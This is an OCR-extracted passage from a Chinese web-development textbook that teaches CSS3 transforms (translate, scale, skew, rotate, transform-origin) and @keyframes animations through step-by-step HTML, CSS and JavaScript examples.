


图 12-2 平移效果图

【实践案例 12-2】

本案例通过将 transfrom 属性的值设置为 translate()函数实现平移效果。其具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 img 元素和 input 元素。具体代码如下所示：

```
<div  id="imgPosition"><img  src="images/translate 1.jpg"  width="300px"
height="150" /></div>
<p>图片位置:
    <input  type="radio"  name="img"  onclick="changePosition(this.value)"
    value="10px" />translate(10)
    <input  type="radio"  name="img"  onClick="changePosition(this.value)"
    value="20px,10px" />translate(20,10)
    <input  type="radio"  name="img"  onClick="changePosition(this.value)"
    value="50px,5px" />translate(50,5)<br/>
    <input  type="radio"  name="img"  onclick="changePosition(this.value)"
    value="-5px" />translate(-5)
    <input  type="radio"  name="img"  onclick="changePosition(this.value)"
    value="-25px" />translate(-5)
    <input  type="radio"  name="img"  onclick="changePosition(this.value)"
    value="0px" checked />none
</p>
```

（2）单击每个单选按钮都会触发 onclick 事件调用 changePosition()函数，该函数通过传入的参数值设置 transform 属性的值。其具体代码如下所示：

```
function changePosition(value)
{
    var obj = document.getElementById("imgPosition");  //获取指定的对象
    obj.style.Transform = "translate(" + value + ")";
    obj.style.WebkitTransform = "translate(" + value + ")";
                                            //Google 或 Safari 浏览器
    obj.style.OTransform = "translate(" + value + ")";
                                            //Opera 浏览器
    obj.style.MozTransform = "translate(" + value + ")";
                                            //Firefox 浏览器
}
```

（3）运行本案例的代码，单击不同的按钮进行测试，最终运行效果如图 12-3 所示。



图 12-3　平移效果

12.2.3　缩放

如果将 transform 属性的值设置为 scale()函数、scaleX()函数或 scaleY()函数可以重新定义元素的宽度和高度比例，从而实现元素缩小或放大的效果。以最常用的 scale()函数为例，其语法形式如下所示：

```
transform:scale(a,b);
```

上述语法向 scale()函数中传入的参数 a 和 b 可以是正数、负数和小数。如果为正数，表示在元素原来的基础上放大元素；如果为小数，表示在元素原来的基础上缩小元素；如果为负数，则表示将元素翻转 180° 后再进行缩放。如果省略第二个参数，那么默认情况下它的值与第一个相同。图 12-4 显示了缩放的效果图。




图 12-4　缩放效果图

下面通过一个简单的示例演示 scale()函数的使用。

【实践案例 12-3】

本案例中实现相册列表的显示，当鼠标移动到图片上时实现图片放大效果，鼠标移出后重新显示原来的大小。实现该功能的主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 ul、li 和 img 元素，它们实现元素的列表显示。主要代码如下所示：

```
<ul class="polaroids">
    <li><a href="#" title="长城"><img width="140" height="140"src="images/
    1.jpg" alt="长城" /></a></li>
    <li><a href="#" title="故宫"><img width="140" height="140"  src="
    images/2.jpg" alt="故宫" /></a></li>
    <li><a href="#" title="天安门"><img width="140" height="140"  src="
    images/3.jpg" alt="天安门" /></a></li>
    /* 省略其他图片的代码 */
</ul>
```


（2）为页面中的元素添加相关样式，当鼠标悬浮时通过 transform 属性将图片放大 2 倍，通过 box-shadow 属性设置图片显示的阴影效果。主要代码如下所示：

```
ul.polaroids li {
      display:inline;
}
ul.polaroids a {
      background:#fff;
      display:inline;
      float:left;
      -webkit-box-shadow:0 3px 6px rgba(0, 0, 0, .25); /*设置阴影效果*/
      -moz-box-shadow:0 3px 6px rgba(0, 0, 0, .25);
      box-shadow:0 3px 6px rgba(0, 0, 0, .25);
}
ul.polaroids li a:hover {
      transform:scale(2);                                /*设置放大效果*/
      -webkit-transform:scale(2);
      -o-transform:scale(2);
      -moz-transform:scale(2);
      -ms-transform:scale(2);
      -webkit-box-shadow 0 3px 6px rgba(0, 0, 0, .5);
      -moz-box-shadow 0 3px 6px rgba(0, 0, 0, .5);
      box-shadow 0 3px 6px rgba(0, 0, 0, .5);
      position:relative;
      z-index:5;
}
ul.polaroids img {
      display:block;
      height:100px;
      margin-bottom:12px;
}
```

（3）运行本示例的代码进行测试，最终运行效果如图 12-5 所示。



图 12-5　图片放大效果



scale()函数中的值也可以设置为小数和负数，有兴趣的读者可以亲自动手试一试，比较它们的运行效果。

12.2.4　倾斜

如果将 transform 属性的值设置为 skew()函数、skewX()函数或者 skewY()函数可以对元素水平和垂直方向上进行倾斜。以 skew()函数为例，其语法形式如下所示：

```
transform:skew(x-angel,y-angel);
```

上述语法中参数 x-angel 和 y-angle 都是一个数字，它们分别表示沿着水平和垂直方向的倾斜元素，如果省略第二个参数，则默认的值为 0。图 12-6 显示了该函数的效果图。




图 12-6　skew()函数的效果图


重新更改上一节案例的样式代码，在该样式代码中对图片进行倾斜处理。其主要样式代码如下所示：

```
ul.polaroids li a:hover {
      transform:skew(30deg,20deg);
      -webkit-transform:skew(30deg,20deg);
      -moz-transform:skew(30deg,20deg);
      -o-transform:skew(30deg,20deg);
      -ms-transform:skew(30deg,20deg);
      /* 省略缩放和阴影样式代码 */
}
```

上述代码中 skew(30deg,20deg)表示将元素围绕 X 轴和 Y 轴倾斜 20° 和 30° ，重新运行本示例的代码进行测试，最终运行效果如图 12-7 所示。



图 12-7　倾斜效果



有兴趣的读者可以将 skew()函数的值设置为负数，或直接使用 skewX()函数和 skewY()进行测试，观察它们的运行效果。

12.2.5 旋转

如果将 transform 属性的值设置为 rotate()函数、rotateX()函数或 rotateY()函数可以实现元素旋转的效果。这些函数以元素的中心点为原点，围绕顺时针或者逆时针的方向旋转指定的角度。rotate()函数的语法形式如下所示：

```
transform:rotate(angel);
```

上述语法中参数 angle 表示以 deg 结束的旋转角度。旋转是以顺时针方向进行的，如果要实现逆时针旋转图形的效果直接将参数 angle 的值设定为负数就可以了。图 12-8 为旋转的效果图。




图 12-8　旋转的效果图

【实践案例 12-4】

本案例通过向 rotate()函数传递参数实现文字的旋转的效果，并且通过设置 transition 属性实现颜色过渡效果。其具体步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 ul、li 元素，它们显示导航链接列表。页面主要代码如下所示：

```
<nav>
    <li><a href="#" class="home">首页</a></li>
    <li><a href="#" class="about">我的博客</a></li>
    <li><a href="#" class="services">我的相册</a></li>
```

```
        <li><a href="#" class="articles">我的说说</a></li>
        <li><a href="#" class="booking">图书网站</a></li>
        <li><a href="#" class="products">个人资料</a></li>
        <li><a href="#" class="advice">好帖分享</a></li>
        <li><a href="#" class="contact">联系作者</a></li>
    </nav>
```


（2）为页面中的元素添加相应的样式代码，当鼠标悬浮到导航文字时设置 transition 属性，指定延迟 0.5 后再在 2 秒内过渡到蓝色，transform 属性依次设置顺时针旋转的角度为 20°、水平和垂直方向各平移 5 个单位且字体放大 1.2 倍。主要样式代码如下所示：

```
#navigation nav {
    width: 754px;
    height: 26px;
    float: left;
    border-bottom: 4px solid #f2e2cb;
}
#navigation nav li { float: left; list-style-type: none; }
#navigation nav li a {
    padding: 6px 13px 0px 13px;
    color: #5a3d1c;
    display: block;
    text-decoration: none;
    float: left;
}
#navigation nav li a:hover {
    text-decoration: underline;
    color:blue;
    -webkit-transition:color 2s 0.5s ease-out;
    -webkit-transform:rotate(20deg) translate(5px,-5px) scale(1.2);
    /* 省略其他浏览器中的旋转样式代码 */
}
```

（3）运行本示例的代码进行测试，最终运行效果如图 12-9 所示。



图 12-9　旋转的运行效果



与其他属性一样，某个元素的同一个样式中 transform 属性只能指定一次，如果要实现多个变形效果使用空格隔开即可。

12.2.6　更改变形的原点坐标

前面几节已经详细介绍过如何通过 transform 属性实现元素的平移、缩放、倾斜以及旋转效果，但是在进行这些变形操作时都是以元素的中心点为基准点进行的。如何要更改元素变形时的操作原点可以使用 12.2.1 节介绍过的 transform-origin 属性。

在对称图形中进行变形操作时使用该属性特别有用，例如对一个圆形进行旋转，通过 transform-origin 属性更改旋转的原点。图 12-10 显示了更改变形原点的效果图。




图 12-10　更改原点坐标的效果图

下面以简单的示例演示将 transform-origin 的属性设置为不同的值时显示的图片效果。

【实践案例 12-5】

本案例首先添加 img 元素，然后通过设置 transform-origin 属性的值实现不同的效果。主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 4 个 img 元素，它们显示更改原点坐标后的不同图片。具体代码如下所示：

```
<p id="introT">
     <span id="image1"><img src="images/translate 1.jpg" width="100px"
     height="100" /></span>
     <span id="image2"><img src="images/translate 2.jpg" width="100px"
     height="100" /></span>
     <span id="image3"><img src="images/translate_3.jpg" width="100px"
     height="100" /></span>
     <span id="image4"><img src="images/translate 4.jpg" width="100px"
     height="100" /></span>
</p>
```

（2）更改 img 元素旋转时的坐标原点，添加样式的主要代码如下所示：

```
#image1 img
```

```
{
    transform: rotate(45deg);                    /*旋转 45° */
    transform-origin:50% 50%;                    /*更改坐标原点的位置*/
    -webkit-transform: rotate(45deg);            /*Google 或 Safari 浏览器*/
    -webkit-transform-origin:50% 50%;
    -moz-transform: rotate(45deg);               /*Firefox 浏览器*/
    -moz-transform-origin:50% 50%;
    -o-transform: rotate(45deg);                 /*Opera 浏览器*/
    -o-transform-origin:50% 50%;
    -ms-transform: rotate(45deg);                /*IE 9*/
    -ms-transform-origin:50% 50%;
}
#image2 img
{
    transform: rotate(45deg);                    /*旋转 45° */
    transform-origin:60% 30%;                    /*更改坐标原点的位置*/
    -webkit-transform: rotate(45deg);            /*Google 或 Safari 浏览器*/
    -webkit-transform-origin:20% 60%;
    /* 省略其他浏览器的样式代码 */
}
#image3 img
{
    transform: rotate(45deg);                    /*旋转 45° */
    transform-origin:right top;                  /*更改坐标原点的位置*/
    -webkit-transform: rotate(45deg);            /*Google 或 Safari 浏览器*/
    -webkit-transform-origin:left bottom;
    /* 省略其他浏览器的样式代码 */
}
#image4 img
{
    transform: rotate(45deg);                    /*旋转 45° */
    transform-origin:left bottom;                /*更改坐标原点的位置*/
    -webkit-transform: rotate(45deg);            /*Google 或 Safari 浏览器*/
    -webkit-transform-origin:right 70%;
    /* 省略其他浏览器的样式代码 */
}
```

（3）添加上述代码后运行页面，最终运行效果如图 12-11 所示。



图 12-11　更改坐标原点的运行效果

12.3 动画

动画效果可以让元素从一个样式逐渐改变到另外一个，CSS 3 中除了支持过渡和变形外，也可以通过设置 animation 属性实现比较复杂的动画效果。本节将详细介绍动画的相关知识，包括 animation 属性、该属性的值及@keyframes 等内容。


12.3.1 关键帧

创建动画是通过一个样式逐步改变设定到另一个而完成的，在创建动画的过程中用户可以对 CSS 样式设定多次。但是创建动画之前必须先定义关键帧，一个关键帧表示动画过程中的一个状态，CSS 3 中通过@keyframes 来创建关键帧的集合。它的语法形式如下所示：

```
@keyframes animationname {
    keyframes-selector {css-styles;}
}
```

上述语法中各个参数的说明如下所示。

- **animationname** 该参数是必需的，它定义关键帧的名称且将会作为引用时的唯一标识。
- **keyframes-selector** 该参数是必需的，它指定当前关键帧应用到整个动画过程中的位置。该参数的值可以为 from、to 或百分比值，其中 from 和 0%的效果都表示动画开始，to 和 100%的效果都表示动画结束。
- **css-styles** 该参数是必需的，它可以定义一个或多个合法的 CSS 样式属性。多个属性之间可以使用分号进行分隔。



根据 CSS 3 的语法标准，目前所有的主流浏览器都不提供对@keyframes 的支持，但是可以通过添加前缀来实现对其的支持。如 Firefox 浏览器可以使用@-moz-keyframes，Safari 和 Chrome 浏览器可以使用@-webkit-keyframes 等。

例如，下面的代码创建了一个名称为 picAppear 的动画，在该动画开始时透明度为 0.2，动画结束时透明度为 1。Google 浏览器下的具体代码如下所示：

```
@-webkit-keyframes picAppear
{
    0%{opacity:0.2;}                    /*动画开始时的状态，完全透明*/
    100%{opacity:1;}                    /*动画结束时的状态，完全不透明*/
}
```

可以使用 from 和 to 来代替上段代码，Google 浏览器下的代码如下所示：

```
@-webkit-keyframes picAppear
{
    from{opacity:0.2;}          /* 动画开始时的状态，完全透明 */
    to{opacity:1;}              /* 动画结束时的状态，完全不透明 */
}
```


开发人员也可以在一个动画中添加多个 CSS 样式，如下代码分别指定了开始和结束时元素的宽度、高度和背景色等。具体代码如下所示：

```
@-webkit-keyframes picAppear
{
    form{width:100px; height:100px; background-color:red; margin-top:0;}
                                                        /*动画开始时的状态*/
    100%{ width:300px; height:300px; background-color:blue; margin-top:
    10;}                                                /*动画结束时的状态*/
}
```

在动画中除了可以定义多个样式外，也可以定义多个关键帧选择器。具体代码如下所示：

```
@-webkit-keyframes picAppear
{
    0%{width:100px; height:100px; background-color:red; margin-top:0;}
                                                        /*动画开始时的状态*/
    25%{width:150px; height:150px; background-color:red; margin-top:3;}
    75%{width:200px; height:200px; background-color:red; margin-top:8;}
    100%{ width:300px; height:300px; bac kground-color:blue; margin-top:
    10;}                                                /*动画结束时的状态*/
}
```

【实践案例 12-6】

本案例主要通过设置@keyframe 实现一个简单的动画。其主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 id 为 donghua 的 div 元素。相关代码如下所示：

```
<div id="donghua"></div>
```

（2）在样式代码中添加@keyframes 属性，接着设置动画开始时、运行过程和结束时的样式，然后在元素中设置 animation 属性调用。具体代码如下所示：

```
@-webkit-keyframes mymove                    /*Google 或 Safari 浏览器*/
{
    0%{top:0px; left:0px;}
    25%{top:0px; left:400px;}
    50%{top:100px; left:400px;}
    75%{top:100px; left:0px;}
    100% {top:0px; left:0px;}
```

```
}
#donghua
{
    width:120px;
    height:120px;
    background-image:url(img/1.gif);
    animation:mymove 5s infinite;
    -webkit-animation:mymove 5s infinite;        /*Google 或 Safari 浏览器*/
}
/* 省略其他浏览器的设置代码 */
```


（3）运行本案例的代码并查看动画效果，最终运行效果如图 12-12 所示。



图 12-12　简单动画的运行效果

12.3.2　动画属性

使用@keyframe 创建好动画后并不能实现动画的效果，必须通过动画的相关属性将该样式应用到页面元素上。CSS 3 中提供了多个与动画相关的属性，它们分别是 animation-name、animation-duration、animation-timing-function、animation-delay、animation-iteration-count、animation-direction、animation-fill-mode 和 animation。



与变形、过渡和@keyframe 的相关属性一样，目前所有的浏览器都不提供对动画属性的支持，所以在使用这些属性时必须根据不同的浏览器添加前缀，如 Google 或 Safari 浏览器可以添加 “-webkit-”。

1. animation-name 属性

animation-name 属性用来定义应用动画的名称，它的值是@keyframe 中绑定到选择器的关键帧的名称。如果值为 none 则指定没有动画，通常用于覆盖或取消动画。该属性的语法形式如下所示：

```
animation-name:animationname | none;
```

如下代码指定了图片运行时动画效果，并为 div 应用指定动画样式。具体代码如下所示：

```
@-webkit-keyframes changepic{
    from{background-image:url(image/pic1.jpg);}
    to{background-image:url(image/pic2.jpg);}
}
div{
    animation-name:changepic;               /*指定动画效果名称为 changepic */
}
```

2. animation-duration 属性

animation-duration 属性定义动画完成一个周期需要多长时间，单位为秒（s）或毫秒（ms）。该函数的语法形式如下所示：

```
animation-duration:time;
```

如下代码指定 5 秒内完成 div 元素的动画效果：

```
div{
    animation-name:changepic;               /*指定动画效果名称为 changepic */
    animation-duration:5s;                  /*完成动画的时间是 5 秒*/
}
```

3. animation-timing-function 属性

animation-timing-function 属性指定动画以哪种方式完成执行效果，该属性的值与 transition-timing-function 属性的值相同，具体说明可以参考 12.1.5 节。

animation-timing-function 属性的语法形式如下所示：

```
animation-timing-function: liear | ease | ease-in | ease-out | ease-in-out
| cubic-bezier(n,n,n,n);
```

如下代码指定 div 元素在 5 秒内匀速完成动画效果：

```
div{
    animation-name:changepic;               /*指定动画效果名称为 changepic */
    animation-duration:5s;                  /*完成动画的时间是 5 秒*/
    animation-timing-function: linear;      /*匀速完成动画*/
}
```

4. animation-delay 属性

